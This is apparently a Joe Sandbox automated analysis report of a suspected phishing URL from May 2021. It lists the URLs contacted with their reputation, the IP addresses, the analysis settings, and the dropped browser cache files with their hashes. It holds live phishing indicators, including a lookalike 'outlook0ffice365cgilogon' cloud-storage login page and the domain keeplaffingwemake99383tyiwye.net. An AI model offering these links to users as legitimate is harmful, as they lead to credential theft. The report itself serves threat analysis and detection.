http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-indiv.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/contact.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.en.sitew.com/Starting-a-blog	GDTGWQWB.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/templates/v2/33_desktop.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.en.sitew.com/tCreate	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false		high
http://https://ssl.sitew.org/images/blog/templates/v2/32_desktop.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net/265cgilogon.s3.us-east.cloud-obje	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://ns.ado	animation_en[2].dat.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://mfs0.cdnsw.com	O990EGNU.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/31_desktop.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://twitter.com/intent/tweet?url=	O990EGNU.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/home-green-illu.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://stats.g.doubleclick.net/j/collect	analytics[1].js.2.dr	false		high
http://https://platform.twitter.com/embed/index.html?	O990EGNU.htm.2.dr, en-landing-ec980e52dfd088a76959023999079f96[1].js.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/home-accompagnement-efficace.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_blog_home_sitew.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/home-fonctionnalites-photo.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://w.soundcloud.com/player/api.js	O990EGNU.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/product_ndd.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/33_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/53_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://connect.soundcloud.com/sdk.js	O990EGNU.htm.2.dr	false		high
http://https://schema.org	GDTGWQWB.htm.2.dr	false		high
http://https://unpkg.com/dropbox/dist/Dropbox-sdk.min.js	O990EGNU.htm.2.dr	false		high
http://brandon.aaron.sh)	jquery.mousewheel.min[1].js.2.dr	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_asso_home_sitew.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.sitew.com/log/save_session?split=iH1lO3nn22XnmA	GDTGWQWB.htm.2.dr, {0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/top/fr/leaf_2.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://mediaelementjs.com/	mtc[1].js.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_portfolio_home_sitew.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net/2wemake99383tyiwye.net/Root	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/38_desktop.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://st0.cdnsw.com/assets/gilroy/gilroy-medium-31b466a996548760e5ed85b12e182bc9.woff2	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ra0.cdnsw.com/cc0/	O990EGNU.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/editor_icons/design_panel/gt_icon_	O990EGNU.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://outlook0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain.cloud/Root	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/animation_en.mp4	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/51_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/welcome/icons_menu/2021/templates.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-sites.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net/favicon.ico~	imagestore.dat.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/21_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/home-google-simple.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/12_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/31_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://st0.cdnsw.com/assets/precompile/cpts/common/icons-7d2d8846fab8b0d98519a12a90295eb6.css	en-landing-ec980e52dfd088a76959023999079f96[1].js.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.en.sitew.com/	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/mascotte_pos_1_s2.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/clients/home-typo-clients-pro.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://st0.cdnsw.com/assets/gilroy/gilroy-regular-f1ecb849891a09cae3f3d560b7ed2e08.woff	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://use.typekit.net	webfont[1].js.2.dr	false		high
http://https://lb.affilae.com	ae-v3.2[1].js.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/top/en/browser_1.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://twitter.com/intent/tweet?text=	O990EGNU.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/home-google-argent.webp	GDTGWQWB.htm.2.dr, en-landing-ec980e52dfd088a76959023999079f96[1].js.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net/z	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/4_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/27_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://es.sitew.com/	GDTGWQWB.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/home-reassurance-2-anniversaire.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ssl.sitew.org/images/blog/landing/2021/product_blog.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://schema.org	GDTGWQWB.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/templates/v2/53_desktop.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net	O990EGNU.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/21_desktop.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/support_team.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/54_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://www.keeplaffingwemake99383tyiwye.net/2om/ilogon.s3.us-east.cloud-obje	{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/51_desktop.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://connect.facebook.net/en_US/all.js	O990EGNU.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/product_background_front3.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.en.sitew.com/Starting-an-online-business	GDTGWQWB.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/product_vitrine.png	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.en.sitew.com/Create-showcase-page	GDTGWQWB.htm.2.dr	false		high
http://https://ssl.sitew.org/images/blog/landing/2021/templates/picto_site_perso_home_sitew.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://st0.cdnsw.com/assets/gilroy/gilroy-regular-2574ec89d9fd02ee8503459b281d2e80.woff2	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/browser_multiBloc.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/templates/v2/49_mobile.jpg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/home-accompagnement-humains.webp	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://ssl.sitew.org/images/blog/landing/2021/numberBackgroundArrow.svg	GDTGWQWB.htm.2.dr	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.186.67	www.google.ch	United States		15169	GOOGLEUS	false
46.105.199.115	st0.cdnsw.com	France		16276	OVHFR	false
87.98.141.83	www.sitew.com	France		16276	OVHFR	false
151.101.114.109	vimeo-video.map.fastly.net	United States		54113	FASTLYUS	false
188.165.33.133	ssl.sitew.org	France		16276	OVHFR	false
13.225.74.42	d1r3aid9v9xqmp.cloudfront.net	United States		16509	AMAZON-02US	false
185.60.216.35	star-mini.c10r.facebook.com	Ireland		32934	FACEBOOKUS	false
142.250.185.227	www.google.de	United States		15169	GOOGLEUS	false
142.250.13.155	stats.l.doubleclick.net	United States		15169	GOOGLEUS	false
178.32.55.155	keeplaffingwemake99383tyiwye.net	France		16276	OVHFR	false
169.63.118.98	s3.us-east.cloud-object-storage.appdomain.cloud	United States		36351	SOFTLAYERUS	false
192.229.221.185	cs1227.wpc.alphacdn.net	United States		15133	EDGECASTUS	false
195.154.107.128	mautic.pikock.com	France		12876	OnlineSASFR	false
152.199.23.37	cs1100.wpc.omegacdn.net	United States		15133	EDGECASTUS	false
104.16.19.94	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false
142.250.186.66	googleads.g.doubleclick.net	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412511
Start date:	12.05.2021
Start time:	18:38:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 24s
Hypervisor based Inspection enabled:	false
Report type:	light

Cookbook file name:	browseurl.jbs
Sample URL:	http://keeplaffingwemake99383tyiwye.net/
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.phis.win@3/205@26/16
Cookbook Comments:	• Adjust boot time • Enable AMSI • Browsing link: https://outlook 0ffice365cgilogon.s3.us-east.cloud-object-storage.appdomain. cloud/_____mexico_iwcbew29727 9929_92727297_nunueun.html • Browsing link: https://www.en.sitew.com/
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, ielowutil.exe, conhost.exe • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Excluded IPs from analysis (whitelisted): 168.61.161.212, 104.43.193.48, 88.221.62.148, 142.250.185.110, 142.250.186.131, 142.250.186.42, 142.250.184.234, 52.255.188.83, 69.16.175.42, 69.16.175.10, 152.199.19.161, 172.217.23.98, 13.107.13.80, 131.253.33.200, 13.107.22.200, 142.250.184.196 • Excluded domains from analysis (whitelisted): gstaticadssl.l.google.com, cds.s5x3j6q5.hwcdn.net, www.googleadservices.com, api.bing.com, afd.e-0001.dc-msedge.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, www-bing-com.dual-a-0001.a-msedge.net, www.google.com, watson.telemetry.microsoft.com, api-bing-com.e-0001.e-msedge.net, www.google-analytics.com, www.bing.com, e-0001.dc-msedge.net, fonts.googleapis.com, www-google-analytics.l.google.com, fonts.gstatic.com, ajax.googleapis.com, ie9comview.vo.msecnd.net, aadcdnoriginneu.azureedge.net, lgincdnvzeuno.ec.azureedge.net, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus15.cloudapp.net, aadcdnoriginneu.ec.azureedge.net, lgincdnvzeuno.azureedge.net, dual-a-0001.dc-msedge.net, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, lgincdn.trafficmanager.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing network information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • VT rate limit hit for: http://keeplaffingwemake99383tyiwye.net/

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\EQAWN5DV\www.en.sitew[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	291
Entropy (8bit):	4.933558048352651
Encrypted:	false
SSDEEP:	6:JFK1rUFWq76MvbOC3vq7INsZ6MvbOC3b18q7INsZ6MvbOkb:JsrUd762bOt7KsZ62bOi7KsZ62bOS
MD5:	AA59A6614FD4534DBB5ECD56D4F5FEDF
SHA1:	67C039E2F5ED591E4EDC05B2A91F51D7E0B591BB
SHA-256:	9923D0E74DC2A89AC0A138F7DDAFF7465532D15DCDAB635BB8D5D7E9FB7F1B18
SHA-512:	5A8083015BEBC021582FEBE91DAEBB99819075991B608C1B391736022AB0D428EBC47CB2B331A20932401267CBDAC0CE784F59EEA7CBFFEA3D06B7DFD08AE3B2
Malicious:	false
Reputation:	low
Preview:	<root></root><root><item name="mtc_id" value="1312920" ltime="3819019936" htime="30885784" /><item name="mtc_sid" value="tjfl6cviifk7ngz9h6y5mbn" ltime="3819019936" htime="30885784" /><item name="mautic_device_id" value="tjfl6cviifk7ngz9h6y5mbn" ltime="3819019936" htime="30885784" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0C738B73-B38C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.8526502950570474
Encrypted:	false
SSDEEP:	96:rpZaZk2bWbtMAfNNJ1M1RTyLRZ+f9NIlX:rpZaZk2bWbtPfNFMDOUf9sX
MD5:	D9E729586062EB566FBD60E2CB9FCF01
SHA1:	BD41701E29175AF7A37A5E7BE6C02BD1F47A0BA9
SHA-256:	941FD2C0EC200A7856C9A4896FEF3EA338169A7E49BC89DEBFF7D12C0F42984E
SHA-512:	7E9F5D7029AE4E4A1DA8208A297DCD97D7EFCD109A596CA499E15BC3AB7BF4C857CF723D80DBBF60C6A38A81E00D8124A41ABD81B5113FBC1AF66BADC5FA28A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0C738B73-B38C-11EB-90E5-ECF4BB2D2496}.dat	
Preview:	.....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0C738B75-B38C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	69182
Entropy (8bit):	2.3363876930330605
Encrypted:	false
SSDEEP:	384:r48nTlUMHY4fLJdVpC3OCVjMiQ5KqIhGKTl9mBpBd1uMut2aT0:QuMut2l
MD5:	3E3599F7BFEE72AF85409CD868A24F88
SHA1:	1080222D650F0DF8F8C0BF113167FB827AEC2FDF
SHA-256:	6C1D162C3D299492659B5DFC52A58F6810911349B2B1DD4B856F4DE6AECDA8CC
SHA-512:	E55C671D73E601CBC7FDE2A72E37D1D7336D2F905198A62E1CC5662F7D23DA5AE4641BBCC580AC30AEFA61A351F98469844F9B560F9C8BE9754309A7E3F3E18 1
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{143F8335-B38C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5654239263506384
Encrypted:	false
SSDEEP:	48:IweGcpr/GwpaCG4pQOGrapbSZGQpKzG7HpRFTGIpG:rCZJQy6ABSzACTTA
MD5:	1F048DC0B82E4447AA7E1FE4DFB7681B
SHA1:	B704A32171433FDEEF447FB7C866F36A38805B28
SHA-256:	0379D1F164CC8A8024D7CEB85A0E417A1ACCFFEF6F6CB76C41A78B10D235D37D
SHA-512:	9B7A96379E045E701D5FCAA4F8B8B209C556B896CC1D48E83E4C46E6C1F0F3095E5ABB00902B8BDD9A4CC595A0B87E3574E0394B4B2F53FA80000ED7AF84E9A 4
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\wlm7n14\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	27257
Entropy (8bit):	4.36776277639588
Encrypted:	false
SSDEEP:	96:ohNL1evBCcWo4+rWeVjlvwMww/lg1L8dgpe1/Ke/gA7153eVgW/C033sP9QQQQQF:ohNxigcWo4/AFzaw2pekaL+
MD5:	F73A9970FB594085DFB1ED93B5F4A247
SHA1:	EFB06D49FBBCBB0C2BECACCBBC735D7F67529141
SHA-256:	58451C7A8C6B80A96D805CF0CA8E39BCB038208F0F40490F48E4BF489043D203
SHA-512:	F2992048FA008AA3982F49187F1B44FE5F38A8C9D2FC0848394DC624E8CA44330EF2D8E24B8BD897D960B0301DCC369EFF7EF5941C93E3D3B805A92BBD4A89D
Malicious:	false
Reputation:	low
Preview:	7.h.t.t.p.:././.w.w.w...k.e.e.p.l.a.f.f.i.n.g.w.e.m.a.k.e.9.9.3.8.3.t.y.i.w.y.e...n.e.t./.f.a.v.i.c.o.n...i.c.o.....00.....(...0...`.....+.....+..... .....1.....4.....7.....#.....)....,.....!.....'..... .....x...{.....X.....^.....d.....g.....p...s...s...v...y...y...|...M.....Y.....\.....e.....h.....k.....n.....?...q...t..E...w..K...Q...T.....W...W...Z...]. .....`...`.....c.....f.....i.....l..=.....@...r..F.....I...O..#...U.....&.....X.....5.....A.....D..G.....

C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\mms\8KIHZQCX\animation_en[1].dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\mms\8KIHZQCX\animation_en[1].dat	
File Type:	data
Category:	dropped
Size (bytes):	1245184
Entropy (8bit):	6.329130529832116
Encrypted:	false
SSDEEP:	12288:gPlBUj9iPz17pOdKoRCOEgwvS49GrCuJ0bqp5bchNwZpA8S8e7I2e8tcnv1z9G5Q:MUj86BRTEqrGeLnv1z9G5Nzy
MD5:	EAADC3336A0FA450C62782F02AD7729F
SHA1:	277001D6D1815E27847D00E1F22FB4074D13E3B3
SHA-256:	E6F0478D17C723CF7287EDAEFE1F8C54497484A5E5E33D321B1BFE4C68AE9C93
SHA-512:	402BDB29232F262C5CB10D1D4717D59A084F99FAB9DFED1E0D8648E8E70C52B965C8A7AD951F8486D47A6BECAAC31D087816E0652E95DC0EFD71B94FA7E8A327
Malicious:	false
Reputation:	low
Preview:	de="RGB". xmpG:type="PROCESS". xmpG:red="26". xmpG:green="26". xmpG:blue="26"/>. <rdf:li. xmpG:swatchName ="R=51 V=51 B=51". xmpG:mode="RGB". xmpG:type="PROCESS". xmpG:red="51". xmpG:green="51". xmpG:blue="51"/>. <rdf:li. xmpG:swatchName="R=77 V=77 B=77". xmpG:mode="RGB". xmpG:type="PROCESS". xmpG:red="77". xmpG:green="77". xmpG:blue="77"/>. <rdf:li. xmpG:swatchName="R=102 V=102 B=102". xmpG:mode="RGB". xmpG:type="PROCESS". xmp G:red="102". xmpG:green="102". xmpG:blue="102"/>. <rdf:li. xmpG:swatchName="R=128 V=128 B=128". xmpG:mode="RGB". xmpG:type="PROCESS". xmpG:red="128". xmpG:green="128". xmpG:blue="128"/>. <rdf:li. xmpG:

C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\mms\8KIHZQCX\animation_en[2].dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ISO Media, MP4 v2 [ISO 14496-14]
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.3555819177140268
Encrypted:	false
SSDEEP:	48:Y88KNZ22ZH2ZaO3ZIOL65NP1NOju1nBMYN8Fm354EjpWHjMuEbl2OkqCw:cKjPZHVO3ZINdNS4SY2FmJUDQ2OkX
MD5:	8FF3FE47C415EDB067B96C48F08BF6D9
SHA1:	757E383D1A530E9BADCFAB51407D1B2F19799DC0
SHA-256:	9445B92376252E6BE9FCE6345FA032B52BB36A50210BAC9E1CB289AA718D0425
SHA-512:	4AE01A12FCA72A2225043D65CD11320366D16B68C3D26997373569C8C8A8E69A9C41FF12D70BE6487B23F3CAB8C0CC1874859543AC66B749DC1BC19F7624B7E
Malicious:	false
Reputation:	low
Preview:	....ftypmp42....mp42mp41....moov...lmvhd.....,_.....@.....trak...\tkhd.....@..... .....$edts....elst.....mdia... mdhd.....a.....@hdlr.....vide.....Mainconcept Video Media Handler....minf....vmhd.....3hdlr.....alis.....Alias Data Handler....$dinf....dref.....url .....stbl....stsd.....avc1.....H...H.....AVC Coding.....2avcC.M.....'M....`x.?x.P.....w..|....(.. ... .stts.....$stss.....3...e.....sdtp..... .....stsc.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\2021_wide[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	3271
Entropy (8bit):	4.5874715184599735
Encrypted:	false
SSDEEP:	48:MxlStoPAy+HZcQCzx3AMEXeoukopxHbxNgOgToGgyoNhoUM5QjbGALhS4l6BRom:M1Ay+HZxCzVBbbgvw05KbGuhS3L
MD5:	BD07D0B987E14C4C0A7374EAA0D61EE3
SHA1:	8B2DA4C88F4F534118663C8454409E3B9C03BB63
SHA-256:	98A47613DDBCCE656347886843F1DCC44ED047E6039F5974354F883749B1C436
SHA-512:	46CB76036A66616FA4AF091EA3B1A1A87C18497CFA76A05CE6E00C10FBFEC714D0E5DD8F8605EE5F0584FDC4700C30EA4EA62610DE57A5A4011454B96D8E60AA
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/logos/2021_wide.svg
Preview:	<svg id="Calque_1" data-name="Calque 1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" viewBox="0 0 800 239.06"><defs><style>.cls-1{fill:none;}.cls-2{clip-path:url(#clip-path);}.cls-3{fill:#665de4;}.cls-4{fill:#474747;}</style><clipPath id="clip-path" transform="translate(0 -280.47)"><rect class="cls-1" y="280.47" width="800" height="239.06"/></clipPath></defs><g class="cls-2"><path class="cls-3" d="M769.3,324.47c-4.92,7.43-9.61,15-14.39,22.46-4.63,7.56-9.35,15.08-13.87,22.69q-13.65,22.8-26.58,45.93c-1.84,3.29-3.63,6.61-5.45,9.91-3.81-6.14-7.62-12.27-11.49-18.36-5.49-8.59-11-17.18-16.58-25.7s-11.22-17-16.89-25.5l-21.49-32.15L621.78,355.9q-8.29,12.86-16.43,25.8c-5.4,8.65-10.79,17.3-16,26.05S578.69,425.17,573.6,434l-.29.48-5.4-7.07c-8.59-11-17.25-21.94-26.12-32.76s-17.91-21.52-27.18-32.07-18.74-21-28.77-31.06c4.93,13.33,10.41,26.31,16.1,39.15s11.61,25.55,17.7,38.14,12.4,25,18.77,37.45l9.74,18.5c3.26,6.17,6.65,12.24,10,18.36l14.41,26.59,20.39-26.34c6.26-8.09

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\27_desktop[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 1205x927, frames 3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\27_desktop[1].jpg

Category:	downloaded
Size (bytes):	99122
Entropy (8bit):	7.964512867973138
Encrypted:	false
SSDEEP:	3072:ejqXXkMoyyOXvrvQATeMVbVMLcLL3Sr5HNHzvmwdKOZlgy:C2UQyKr4ubVML4L3STTv9ZlL
MD5:	7312DED8392A0FA06A7FD6A97DF7D9AF
SHA1:	F47E8F9CAA330A3CDE0361495EF2F18D800E9DEA
SHA-256:	802CC7EFCA0371C22D9689F5D28894E5A7FCF9AD0ACBEE2CFF021AF0560B8951
SHA-512:	489D8D481F4A87D5DD9C13B87A944A6ACC2C5EAD605F31B28FACC9FD91D5E9B85F2A5B6F00C0EFA5496246B691799DBD63A74E16D022E10771CE926A559D45 D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ssl.sitew.org/images/blog/templates/v2/27_desktop.jpg
Preview:	......JFIF.....H.H.....C...................................%...#... , #&')*)..-0-(0%()(...C..........(...((..........".....................................c.................. ....!1A..Qa."q...2..#BUVu......567Rb.......$%&3Srst...'4CEFce.DTd.......G...............................2.......................!1..AQ."2aq..#3......4.B............?...-VB4..J.j..-2..(...b.C..5{ X..0..S.LSY:!.......,..Ll...H.I.a*2..(..T.:Bp<.B....D$B...D.@B....t.4......U..J8....i..J6AYhH.d.i(+!D.aiAa..RB"U.O.:.B..z..x....<...h(P..O.4l....... ."<T.&...L.=).....S.....5L5H5.zO...n.iAA i..J.-.F...4...v.@.),KA..!(.+.Ab... ....AP`.!L).%.C..yJ%0v@.....S.B.Tg.....@ .Pt.H....A.*.*%.......%.".`&.....L..V....`)..p. ..&....B.J`.YS..zIF...".AN.hW.J..t.i*.A.PW."<T.Jx@.. R.2..$..R..L...B{x.a..p.KP@.R-NAOhA....B.iAh.SH..!.H,.L..PW....`.8. .....B.{..H.d...1.2..........1JO.B......Q...b......Y......<...%p.@ .P..#.d..AGr<....^...PPh...D../J.B.a@..Z(.8W ..A..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\27_mobile[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 72x72, segment length 16, baseline, precision 8, 720x1200, frames 3
Category:	downloaded
Size (bytes):	53595
Entropy (8bit):	7.958759667658837
Encrypted:	false
SSDEEP:	1536:7aiKcVHIf5vDDW1R8F8h5PyaXR89wxrqm:7TK6HIRvWL86qaX+9wxrqm
MD5:	E7B819540A72721DCDE1635CB92FCF9B
SHA1:	D8D5187B7DAA42912AAAB4037C2692858C41E703
SHA-256:	A306AA54C1C67596AB971A3C5DD84CD5775F24D4C9F3F4AF960E369C3FF1B3C8
